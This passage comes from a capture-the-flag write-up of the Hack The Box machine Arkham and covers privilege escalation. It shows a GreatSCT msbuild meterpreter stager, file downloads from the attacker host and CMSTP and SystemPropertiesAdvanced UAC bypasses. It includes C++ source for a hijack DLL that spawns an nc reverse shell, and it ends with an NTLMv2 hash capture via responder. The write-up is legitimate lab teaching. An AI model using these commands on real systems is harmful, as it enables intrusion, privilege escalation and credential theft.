      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
==============================================================================


 [*] Available Payloads:

        1)      installutil/meterpreter/rev_http.py
        2)      installutil/meterpreter/rev_https.py
        3)      installutil/meterpreter/rev_tcp.py
        4)      installutil/powershell/script.py
        5)      installutil/shellcode_inject/base64.py
        6)      installutil/shellcode_inject/virtual.py

        7)      msbuild/meterpreter/rev_http.py
        8)      msbuild/meterpreter/rev_https.py
        9)      msbuild/meterpreter/rev_tcp.py
        10)     msbuild/powershell/script.py
        11)     msbuild/shellcode_inject/base64.py
        12)     msbuild/shellcode_inject/virtual.py

        13)     mshta/shellcode_inject/base64_migrate.py

        14)     regasm/meterpreter/rev_http.py
        15)     regasm/meterpreter/rev_https.py
        16)     regasm/meterpreter/rev_tcp.py
        17)     regasm/powershell/script.py
        18)     regasm/shellcode_inject/base64.py
        19)     regasm/shellcode_inject/virtual.py

        20)     regsvcs/meterpreter/rev_http.py
        21)     regsvcs/meterpreter/rev_https.py
        22)     regsvcs/meterpreter/rev_tcp.py
```

```
        23)     regsvcs/powershell/script.py
        24)     regsvcs/shellcode_inject/base64.py
        25)     regsvcs/shellcode_inject/virtual.py

        26)     regsvr32/shellcode_inject/base64_migrate.py



GreatSCT-Bypass command:
```

I'll enter `use msbuild/meterpreter/rev_tcp.py`, which loads the options screen. On this, I'll set the `LHOST` and `LPORT`:

```
=======================================================================================
                                    Great Scott!
=======================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
=======================================================================================

 Payload information:

        Name:           Pure MSBuild C# Reverse TCP Stager
        Language:       msbuild
        Rating:         Excellent
        Description:    pure windows/meterpreter/reverse_tcp stager, no
                        shellcode

Payload: msbuild/meterpreter/rev_tcp selected

Required Options:

Name                    Value           Description
----                    -----           -----------
DOMAIN                  X               Optional: Required internal domain
EXPIRE_PAYLOAD          X               Optional: Payloads expire after "Y" days
```

```
HOSTNAME                X                Optional: Required system hostname
INJECT_METHOD           Virtual          Virtual or Heap
LHOST                                    IP of the Metasploit handler
LPORT                   4444             Port of the Metasploit handler
PROCESSORS              X                Optional: Minimum number of processors
SLEEP                   X                Optional: Sleep "Y" seconds, check if acce
TIMEZONE                X                Optional: Check to validate not in UTC
USERNAME                X                Optional: The required user account

 Available Commands:

        back            Go back
        exit            Completely exit GreatSCT
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[msbuild/meterpreter/rev_tcp>>] set LHOST 10.10.14.11

[msbuild/meterpreter/rev_tcp>>] set LPORT 445
```

Now I will enter `generate`. When it asks for a base name, I'll enter `arkham`. I get the following:

```
================================================================================
                                    Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

 [*] Language: msbuild
 [*] Payload Module: msbuild/meterpreter/rev_tcp
 [*] MSBuild compiles for  us, so you just get xml :)
 [*] Source code written to: /usr/share/greatsct-output/source/arkham.xml
 [*] Metasploit RC file written to: /usr/share/greatsct-output/handlers/arkham.rc
```

```
Please press enter to continue >:
```

When I hit enter, I'm back at the main menu, and I can exit. I'll move both the files to my local directory for use.

I'll start `msfconsole` with the `rc` file, and it starts the listener:

```
root@kali# msfconsole -r arkham.rc


     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v5.0.38-dev                          ]
+ -- --=[ 1914 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 3 evasion                                       ]

[*] Processing arkham.rc for ERB directives.
resource (arkham.rc)> use exploit/multi/handler
resource (arkham.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (arkham.rc)> set LHOST 10.10.14.11
LHOST => 10.10.14.11
resource (arkham.rc)> set LPORT 445
LPORT => 445
```

```
resource (arkham.rc)> set ExitOnSession false
ExitOnSession => false
resource (arkham.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Starting persistent handler(s)...

[*] Started reverse TCP handler on 10.10.14.11:445
msf5 exploit(multi/handler) >
```

I'll move the `xml` file to target:

```
PS C:\Users\Batman\appdata\local\temp> iwr -uri 10.10.14.11/arkham.xml -outfile a.
```

And I'll run it with `msbuild`:

```
PS C:\Users\Batman\appdata\local\temp> \Windows\Microsoft.NET\Framework\v4.0.30319
\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe \Users\Batman\appdata\loca
Microsoft (R) Build Engine version 4.7.3190.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 8/10/2019 1:21:57 AM.
```

It hangs, but in my `metasploit` window, I've got a session:

```
[*] Meterpreter session 1 opened (10.10.14.11:445 -> 10.10.10.130:49781) at 2019-0
```

Not only that, but if I got into that session (`sessions -i 1`) and the load powershell, I'm out of CLM:

```
meterpreter > load powershell
Loading extension powershell...Success.
```

```
meterpreter > powershell_shell
PS > $executioncontext.sessionstate.languagemode
FullLanguage
```

Migrate to Interactive Process

I want to get into both an interactive process and a x64 process. `explorer.exe` is the obvious choice:

```
meterpreter > ps -S explorer
Filtering on 'explorer'

Process List
============

 PID   PPID  Name          Arch  Session  User           Path
 ---   ----  ----          ----  -------  ----           ----
 4796  4772  explorer.exe  x64   1        ARKHAM\Batman  C:\Windows\explorer.exe

meterpreter > migrate 4796
[*] Migrating from 4892 to 4796...
[*] Migration completed successfully.
```

This can be flaky. If it doesn't work, get a new `meterpreterer` session and try again.

CMSTP UAC Bypass

This article explains how this ByPass works in taking advantage of `cmstp.exe`. This version starts by getting some C-Sharp source code onto target, and using powershell to compile it to a dll. I'll grab the `Source.cs` from the post, upload it to Arkham, and compile it to dll:

```
PS > iwr -uri 10.10.14.11/Source.cs -outfile Source.cs
PS > Add-Type -TypeDefinition ([IO.File]::ReadAllText("$pwd\Source.cs")) -Referenc
PS > ls
```

```
    Directory: C:\Users\Batman\appdata\local\temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        8/10/2019   1:20 AM           2911 a.xml
-a----        8/10/2019   1:30 AM           6144 CMSTP-UAC-Bypass.dll
-a----        8/10/2019   1:30 AM           3623 Source.cs
```

The next command loads that dll into memory, and then I can call the exported function passing in the command that I want to run, which will be a reverse shell using the `nc.exe` I already have on ARkham:

```
PS > [Reflection.Assembly]::Load([IO.File]::ReadAllBytes("$pwd\CMSTP-UAC-Bypass.dl

GAC    Version        Location
---    -------        --------
False  v4.0.30319


PS > [CMSTPBypass]::Execute("C:\windows\System32\spool\drivers\color\n.exe -e cmd
True
```

When I run the last line, I get a callback on a listening `nc`:

```
root@kali# rlwrap nc -lnvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.130.
Ncat: Connection from 10.10.10.130:49700.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
arkham\batman
```

More importantly, this shell is running in a high privilege context:

```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description
========================================= ========================================
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process
SeSecurityPrivilege                       Manage auditing and security log
SeTakeOwnershipPrivilege                  Take ownership of files or other objects
SeLoadDriverPrivilege                     Load and unload device drivers
SeSystemProfilePrivilege                  Profile system performance
SeSystemtimePrivilege                     Change the system time
SeProfileSingleProcessPrivilege           Profile single process
SeIncreaseBasePriorityPrivilege           Increase scheduling priority
SeCreatePagefilePrivilege                 Create a pagefile
SeBackupPrivilege                         Back up files and directories
SeRestorePrivilege                        Restore files and directories
SeShutdownPrivilege                       Shut down the system
SeDebugPrivilege                          Debug programs
SeSystemEnvironmentPrivilege              Modify firmware environment values
SeChangeNotifyPrivilege                   Bypass traverse checking
SeRemoteShutdownPrivilege                 Force shutdown from a remote system
SeUndockPrivilege                         Remove computer from docking station
SeManageVolumePrivilege                   Perform volume maintenance tasks
SeImpersonatePrivilege                    Impersonate a client after authenticatio
SeCreateGlobalPrivilege                   Create global objects
```

```
SeIncreaseWorkingSetPrivilege             Increase a process working set
SeTimeZonePrivilege                       Change the time zone
SeCreateSymbolicLinkPrivilege             Create symbolic links
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for anothe
```

And now I can grab the flag:

```
C:\Users\Administrator\Desktop>type root.txt
636783f9...
```

SystemPropertiesAdvanced UAC ByPass

Background

HTB's own egre55 published a UAC ByPass that involves `SystemPropertiesAdvanced.exe`. The basic idea is that it tries to load `srrstr.dll`, and because that binary doesn't exist at any of the standard places at the beginning of the path, it will eventually check `\Users\[current user]\AppData\Microsoft\WindowsApps`. It won't exist there either, but as the current user, I can write a dll there.

Write a Dll

In the past I've shown how to do this from Visual Studio. For a simple dll, I can also do it from Kali. Since I've already got `nc` on the box, I'll write a dll to call that.

```
root@kali# cat nc.cpp
#include <windows.h>

BOOL WINAPI DllMain(HINSTANCE hinstDll, DWORD dwReason, LPVOID lpReserved)
{
        switch(dwReason)
        {
                case DLL_PROCESS_ATTACH:
                        WinExec("C:\\windows\\System32\\spool\\drivers\\color\\n.e
```

```
                        break;
                case DLL_PROCESS_DETACH:
                        break;
                case DLL_THREAD_ATTACH:
                        break;
                case DLL_THREAD_DETACH:
                        break;
        }

        return 0;
}
```

I can compile with `mingw32`:

```
root@kali# i686-w64-mingw32-g++ -c -DBUILDING_EXAMPLE_DLL nc.cpp
root@kali# i686-w64-mingw32-g++ -shared -o nc.dll nc.o -Wl,--out-implib,nc.a
```

The first command creates `nc.o`. The second creates `nc.a`, and more importantly, `nc.dll`.

Shell

Now I'll upload this dll to Arkham:

```
meterpreter > upload nc.dll srrstr.dll
[*] uploading  : nc.dll -> srrstr.dll
[*] Uploaded 233.24 KiB of 233.24 KiB (100.0%): nc.dll -> srrstr.dll
[*] uploaded   : nc.dll -> srrstr.dll
```

I can test the dll by running it with `rundll32`:

```
meterpreter > shell
Process 3060 created.
Channel 6 created.
Microsoft Windows [Version 10.0.17763.107]
```

```
(c) 2018 Microsoft Corporation. All rights reserved.

C:\users\batman\appdata\local\microsoft\windowsapps>rundll32 srrstr.dll,DllMain
```

I get a callback...just now a privileged one, since I'm calling it from an unprivileged process.

Now I'll run `SystemPropertiesAdvanced.exe`:

```
C:\Windows\SysWOW64>SystemPropertiesAdvanced.exe
```

I get a callback with a full admin shell:

```
root@kali# rlwrap nc -lnvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.130.
Ncat: Connection from 10.10.10.130:49704.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description
========================================= ========================================
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process
SeSecurityPrivilege                       Manage auditing and security log
SeTakeOwnershipPrivilege                  Take ownership of files or other objects
SeLoadDriverPrivilege                     Load and unload device drivers
SeSystemProfilePrivilege                  Profile system performance
SeSystemtimePrivilege                     Change the system time
```

```
SeProfileSingleProcessPrivilege           Profile single process
SeIncreaseBasePriorityPrivilege           Increase scheduling priority
SeCreatePagefilePrivilege                 Create a pagefile
SeBackupPrivilege                         Back up files and directories
SeRestorePrivilege                        Restore files and directories
SeShutdownPrivilege                       Shut down the system
SeDebugPrivilege                          Debug programs
SeSystemEnvironmentPrivilege              Modify firmware environment values
SeChangeNotifyPrivilege                   Bypass traverse checking
SeRemoteShutdownPrivilege                 Force shutdown from a remote system
SeUndockPrivilege                         Remove computer from docking station
SeManageVolumePrivilege                   Perform volume maintenance tasks
SeImpersonatePrivilege                    Impersonate a client after authenticatio
SeCreateGlobalPrivilege                   Create global objects
SeIncreaseWorkingSetPrivilege             Increase a process working set
SeTimeZonePrivilege                       Change the time zone
SeCreateSymbolicLinkPrivilege             Create symbolic links
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for anothe
```

Beyond Root

Alternative Root

When I initially solved Arkham, I skipped the UAC bypass, and used the fact that batman was an administrator to access the `c$` share on localhost. I went right for the flag:

```
C:\Users\Batman>type \\localhost\c$\users\administrator\desktop\root.txt
type \\localhost\c$\users\administrator\desktop\root.txt
636783f9...
```

It's not totally clear to me why this works, but I can't access this share from Kali with Batman's creds.

Creds for Alfred

Because I can run commands as Alfred, I can initiate an SMB connection back to myself:

```
root@kali# ./arkham_cmd.py 'cmd /c "net use \\10.10.14.11\share"'
```

I'll have responder listening:

```
root@kali# responder -I tun0 -v
...[snip]...
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.10.10.130
[SMBv2] NTLMv2-SSP Username : ARKHAM\Alfred
[SMBv2] NTLMv2-SSP Hash     : Alfred::ARKHAM:0d1de182d92346ee:C89B6E0D0BA9A15BD8CD
[SMBv2] NTLMv2-SSP Client   : 10.10.10.130
[SMBv2] NTLMv2-SSP Username : ARKHAM\Alfred
[SMBv2] NTLMv2-SSP Hash     : Alfred::ARKHAM:46a6958f0e312f0e:8E9753D315CE82966720
```

I can crack this with `hashcat`, but it returns an empty password. As Minatotw reminded me, in Server 2019, guest SMB access is off by default.

What do you think?

7 Responses

Upvote Funny Love Surprised Angry Sad

0 Comments 0xdf Login

Recommend Tweet Share Sort by Best

Start the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Be the first to comment.

ALSO ON 0XDF

0xdf hacks stuff

0xdf hacks stuff
0xdf.223@gmail.com

0xdf_
0xdf
oxdf
feed

CTF solutions, malware analysis, home lab development